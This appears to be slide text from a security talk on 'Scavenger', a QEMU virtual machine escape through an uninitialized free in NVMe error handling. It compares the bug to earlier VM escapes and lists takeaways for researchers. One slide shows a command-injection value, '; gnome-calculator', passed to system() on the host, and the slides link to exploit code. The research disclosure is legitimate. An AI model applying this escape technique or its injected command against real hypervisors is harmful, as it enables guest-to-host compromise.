
Guest Space

Host Space



14. Expire the timer to trigger
system("gnome-calculator")

"; gnome-
calculator"



Different to previous known QEMU VM escape

How does scavenger compare to CVE-2020-14364, CVE-2019-14378, CVE-2019-14835, <https://github.com/0xKira/qemu-vm-escape>?

Scavenger

- Attack surface: NVMe storage device
- Vulnerability type: Uninitialized free in error handling code
- Exploitation technique: Cross domain attack

Further Analysis of Cross Domain Attack

- QEMU can be exploited if the attack has a arbitrary free vulnerability
- Difficult to launch attack if the chunk header is encrypted, like in Windows
- May also affect other hypervisors like VirtualBox

Takeaways

- Error handling code is used extensively in hypervisors, which shows a new attack vector for bug hunting
- Test hard-to-find bugs exist in error handling code effectively
- Facilitate exploitation with the help of guest space memory



Thank You

Exploit Code: <https://github.com/hustdebug/scavenger>

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